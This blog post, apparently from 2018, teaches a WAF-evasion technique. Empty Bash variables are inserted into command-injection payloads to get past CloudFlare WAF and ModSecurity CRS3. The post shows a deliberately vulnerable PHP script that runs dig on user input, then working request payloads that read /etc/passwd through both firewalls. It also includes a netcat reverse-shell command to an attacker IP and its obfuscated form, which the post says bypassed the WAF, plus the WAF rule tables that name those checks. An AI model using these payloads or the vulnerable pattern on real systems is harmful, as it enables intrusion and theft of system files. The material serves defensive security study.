
2 SEPTEMBER 2018 / TECHNICAL

# Web Application Firewall (WAF) Evasion Techniques #3




This article explores how to use an uninitialized Bash variable to bypass WAF regular expression based filters and pattern matching. Let's see how it can be done on CloudFlare WAF and ModSecurity OWASP CRS3.

## The Uninitialized Variable

In the last two articles of this series of "WAF evasion techniques", we have looked at how to bypass a WAF rule set exploiting a Remote Command Execution on a Linux system by abusing of the bash globbing process. In this episode, I show you another technique that uses an **uninitialized bash variable in order to elude regular expression based filters and pattern match**.


```
echo "uninitialized_variable=$uninitialized_variable"
```

Uninitialized variable has `null` value (no value at all).

`uninitialized_variable=`

Declaring, but not initializing it, it's the same as setting it to a null value, as above.

By default, Bash treats uninitialized variables like Perl does: they're blank strings! The problem is that is even possible to **execute commands concatenated with uninitialized variables** and they can be used inside arguments too. Let's start with an example.




the idea

Assuming that we want to execute the command `cat /etc/passwd`, we can use the following syntax:

cat**$u** /etc**$u**/passwd**$u**

where **$u** doesn't exist and it's treated as a blank string by bash:

```
root@themiddle:~# echo $u

root@themiddle:~# cat$u /etc$u/passwd$u
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

This could be used in order to bypass a WAF rule, let's do some tests with CloudFlare WAF and with the ModSecurity OWASP Core Rule Set 3.1.

# CloudFlare WAF (pro plan)

As in the previous two articles, I'm going to test this bypass technique on a **very simple PHP script** that is absolutely vulnerable and quite far from reality (I hope so). It would be stupid to evaluate a beautiful service like the one at CloudFlare by this test. This is just a way to explain better this technique in a "real" scenario and this **doesn't mean** that CloudFlare WAF is more or is less secure than others. It just shows you why you need to know whether and how your code is vulnerable and what you can do in order to fix it or develop a custom rule (and also, in the previous posts, I used Sucuri for this kind of tests... it's time to change target!).

What I've done is to enable all CloudFlare WAF rules and configure the security level to High (It seems that all is almost based on OWASP CRS**2**...).

**The Simple PHP Script:**

```php
<?php
        if(isset($_GET['host'])) {
                system('dig '.$_GET['host']);
        }
```

```
?>
```

This very simple PHP script uses `dig` in order to resolve a given hostname on the `host` GET parameter, something like `/?host=www.google.com`.

The response is:

```
root@themiddle:~# http 'http://[redacted].com/cfwaftest.php?host=www.google.it' 2>/dev/null
HTTP/1.1 200 OK
CF-RAY: 4521cdb406cf644b-FRA
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Wed, 29 Aug 2018 20:35:20 GMT
Server: cloudflare
Set-Cookie: __cfduid=d11e9358e8f50a2aeaf02804681244c981535574920; expires=Thu, 29-Aug-19 20:35:20 GMT; path=/; domain=.[redacted]; HttpOnly
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.it
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16179
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.google.it.                 IN      A

;; ANSWER SECTION:
www.google.it.          299     IN      A       216.58.208.35

;; Query time: 9 msec
;; SERVER: 2001:4860:4860::8888#53(2001:4860:4860::8888)
;; WHEN: Wed Aug 29 22:35:20 CEST 2018
;; MSG SIZE  rcvd: 58

root@themiddle:~#
```

Obviously, it's vulnerable to RCE just by putting a semicolon after the hostname and starting a new command, like:

`/?host=www.google.com;ls+/`

```
root@themiddle:~# http 'http://[redacted]com/cfwaftest.php?host=www.google.it;ls+/' 2>/dev/null
HTTP/1.1 200 OK
CF-RAY: 4521d5a183a063d9-FRA
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Wed, 29 Aug 2018 20:40:45 GMT
Server: cloudflare
Set-Cookie: __cfduid=dad588147037730440b59efb1a4bb08741535575245; expires=Thu, 29-Aug-19 20:40:45 GMT; path=/;
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.it
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27719
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.google.it.                 IN      A

;; ANSWER SECTION:
www.google.it.          293     IN      A       216.58.208.35

;; Query time: 8 msec
;; SERVER: 2001:4860:4860::8888#53(2001:4860:4860::8888)
;; WHEN: Wed Aug 29 22:40:45 CEST 2018
;; MSG SIZE  rcvd: 58

bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
```

RCE (ls / output)


But what if I try to read the **/etc/passwd** file by executing **cat /etc/passwd**? Let's try with:

`/?host=www.google.com;cat+/etc/passwd`

Non sicuro [redacted].com/cfwaftest.php?host=www.google.it;cat+/etc/passwd

# Sorry, you have been blocked

You are unable to access [redacted].com



Why have I been blocked? What can I do to resolve this?

I've been blocked, and this is good! Ok, now I can try to bypass the whole rule set in order to reach the **/etc/passwd** using an uninitialized variable with something like:

`/?host=www.google.com;cat$u+/etc$u/passwd$u`, where **$u** will be my empty string.


Non sicuro | view-source:[redacted].com/cfwaftest.php?host=www.google.it;cat$u+/etc$u/passwd$u

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.it
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63128
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.google.it.         IN  A

;; ANSWER SECTION:
www.google.it.      299 IN  A   216.58.208.35

;; Query time: 11 msec
;; SERVER: 2001:4860:4860::8888#53(2001:4860:4860::8888)
;; WHEN: Wed Aug 29 21:24:33 CEST 2018
;; MSG SIZE  rcvd: 58

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

/etc/passwd leaked

As you can see in the screenshot above, my request passed and **the /etc/passwd file is leaked**. Isn't it cool? ┌(◉ ◡ ◉)つ ├▬▬▬▬

I've seen that CloudFlare has some specific rules for preventing `netcat` usage in order to get a reverse shell. So, I decided to try to get a reverse shell bypassing the CloudFlare WAF rule set. This is the situation, **I've just set all rules to "block" on CloudFlare Specials category**.



| | | |
|---|---|---|
| | the OWASP ruleset. | |
| Cloudflare Joomla | This ruleset should only be enabled if the Joomla CMS is used for this domain. It contains additional rules that complement the technology-specific protections provided by similar rules in the OWASP ruleset. | On |
| Cloudflare Magento | This ruleset should only be enabled if the Magento CMS is used for this domain. It contains additional rules that complement the technology-specific protections provided by similar rules in the OWASP ruleset. | On |
| Cloudflare Miscellaneous | CloudFlare Miscellaneous contains rules to deal with known malicious traffic or patch flaws in specific web applications. | On |
| Cloudflare Php | This ruleset should only be enabled if PHP is used for this domain. It contains additional rules that complement the technology-specific protections provided by similar rules in the OWASP ruleset. | On |
| Cloudflare Plone | This ruleset should only be enabled if the Plone CMS is used for this domain. It contains additional rules that complement the technology-specific protections provided by similar rules in the OWASP ruleset. | On |
| Cloudflare Specials | CloudFlare Specials contains a number of rules that have been created to deal with specific attack types. (81 rules modified) | On |
| Cloudflare Whmcs | This ruleset should only be enabled if WHMCS is used for this domain. It contains additional rules that complement the technology-specific protections provided by similar rules in the OWASP ruleset. | On |
| Cloudflare WordPress | This ruleset should only be enabled if the WordPress CMS is used for this domain. It contains additional rules that complement the technology-specific protections provided by similar rules in the OWASP ruleset. | On |
| | | Advanced |

## Cloudflare Specials

CloudFlare Specials contains a number of rules that have been created to deal with specific attack types.

| ID | Description | Group | Default mode | Mode |
|---|---|---|---|---|
| 100001 | Empty User-Agent | Cloudflare Specials | Disable | Block |
| 100002 | IE6 Binary POST Botnet | Cloudflare Specials | Challenge | Block |
| 100002A | CtrlFunc Botnet | Cloudflare Specials | Challenge | Block |
| 100003 | Numbers Botnet | Cloudflare Specials | Disable | Block |
| 100003AZ | Uppercase Letters Botnet | Cloudflare Specials | Disable | Block |
| 100003BIS | Six or more numbers | Cloudflare Specials | Disable | Block |
| 100004 | Missing or Empty User-Agent and Referer | Cloudflare Specials | Disable | Block |
| 100005 | Generic LFI against common paths in ARGS | Cloudflare Specials | Block | Block |
| 100005A | Generic Local File Inclusion rule with enhancements | Cloudflare Specials | Simulate | Block |
| 100005U | Generic LFI against common paths in URI | Cloudflare Specials | Block | Block |

1 2 3 4 5 6 7 ··· 17

1 - 10 of 163

Close

| ID | Description | Group | Default mode | Mode |
|---|---|---|---|---|
| 100005UR | Generic LFI against common paths in URI without post processing | Cloudflare Specials | Block | Block |
| 100006 | Newsletter Tailor RFI | Cloudflare Specials | Disable | Block |
| 100007 | Generic RCE against common commands | Cloudflare Specials | Block | Block |
| 100007B | Generic RCE against shell commands | Cloudflare Specials | Block | Block |
| 100007N | Generic RCE against common network command '' | Cloudflare Specials | Simulate | Block |
| 100007NS | Prevent RCE against the nc family of commands | Cloudflare Specials | Block | Block |
| 100008 | SQLi probing | Cloudflare Specials | Block | Block |
| 100008A | Block SQLi string function evasion | Cloudflare Specials | Block | Block |
| 100008B | Block SQLi string concatination evasions | Cloudflare Specials | Block | Block |
| 100008_BETA | SQLi probing | Cloudflare Specials | Simulate | Block |


First try: executing **netcat** with the argument **-e /bin/bash** to my IP on port **1337**.

```
root@themiddle:/bin#                                                                                                [96/1152]
root@themiddle:/bin#
root@themiddle:/bin# http 'http://[redacted].com/cfwaftest.php?host=www.google.it;nc+-e+/bin/bash+139.59.[redacted]+1337' 2>/dev/null
HTTP/1.1 403 Forbidden
CF-RAY: 4525dab470a26309-FRA
Cache-Control: max-age=15
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Thu, 30 Aug 2018 08:23:15 GMT
Expires: Thu, 30 Aug 2018 08:23:30 GMT
Server: cloudflare
Set-Cookie: __cfduid=d11f6995000a86c41871765075f8123e21535617395; expires=Fri, 30-Aug-19 08:23:15 GMT; path=/; domain=.[redacted].com; HttpOnl
y
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>

root@themiddle:~#
root@themiddle:~#
root@themiddle:~# nc -vlnnp 1337
listening on [any] 1337 ...
```

CloudFlare WAF blocks nc reverse shell

Good news: CloudFlare blocked my request. Now I want to try to execute the same command but adding some uninitialized bash variables after `nc` and inside /bin/bash, something like:

`nc$u -e /bin$u/bash$u 1.2.3.4 1337`.




bypass CF WAF and get a reverse shell

Et voilà!

# ModSecurity OWASP CRS3.1

With the CRS3.1 all bypass techniques become harder, especially increasing the Paranoia Level to 3 (there're 4 Paranoia Level on CRS3 but the fourth is quite impossible to elude) and this is only one of the many reasons why I love CRS3 so much!

Let's say that, unlike what happened on CloudFlare, with CRS3.1 configured on Paranoia Level 3, **my first test went blocked** by the rule **932100** "Unix Command Injection":

```
root@mywebsite:/usr/local/openresty/nginx# python conf/viewlogs.py
Wed Aug 29 23:09:52 2018 [932100] Remote Command Execution: Unix Command Injection
                          `- Matched Data: ;ls found within ARGS:host: www.google.it;ls
```

CRS3 blocked it as Unix Command Injection

```
root@mywebsite:~#                                                                    [4/1965]
root@mywebsite:~#
root@mywebsite:~# curl -v 'http://localhost/tt.php?host=www.google.it;ls'
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /tt.php?host=www.google.it;ls HTTP/1.1
> Host: localhost
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 403 Forbidden
< Server: openresty/1.13.6.2
< Date: Wed, 29 Aug 2018 21:09:52 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
< Connection: keep-alive
< x-hexcst: 0x0001
< x-hexcwa: 0x0001
<
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty/1.13.6.2</center>
[0] 0:[tmux]*                                                  "mywebsite" 23:14 29-Aug-18
```

Remote Command Execution

RCE blocked by rule 932100

What can I do to bypass this rule? I know that `;<command>` is blocked but maybe the payload `;<space><uninitialized var><command>` could pass... I mean something like:

`?host=www.google.it;+$u+cat+/etc/passwd`.

```
root@mywebsite:/usr/local/openresty/nginx# python conf/viewlogs.py
Wed Aug 29 23:09:52 2018 [932100] Remote Command Execution: Unix Command Injection
                          `- Matched Data: ;ls found within ARGS:host: www.google.it;ls
Wed Aug 29 23:26:06 2018 [930120] OS File Access Attempt
                          `- Matched Data: etc/passwd found within ARGS:host: www.google.it; $u cat /etc/passwd
```

Request blocked because the etc/passwd


```
root@mywebsite:~#                                                                    [3/1992]
root@mywebsite:~# curl -v 'http://localhost/tt.php?host=www.google.it;+$u+cat+/etc/passwd'
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /tt.php?host=www.google.it;+$u+cat+/etc/passwd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 403 Forbidden
< Server: openresty/1.13.6.2
< Date: Wed, 29 Aug 2018 21:26:06 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
< Connection: keep-alive
< x-hexcst: 0x0001
< x-hexcwa: 0x0001
<
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty/1.13.6.2</center>
</body>
[0] 0:[tmux]*                                                  "mywebsite" 23:26 29-Aug-18
```

RCE + uninitialized var

932100 bypassed!

Nice! I've **bypassed the rule 932100** but now my request went blocked because of the etc/passwd string inside the parameter host. What I can do is to add more uninitialized vars inside the etc/passwd path like:

`?host=www.google.it;+$u+cat+/etc$u/passwd$u`




it works! /etc/passwd leaked

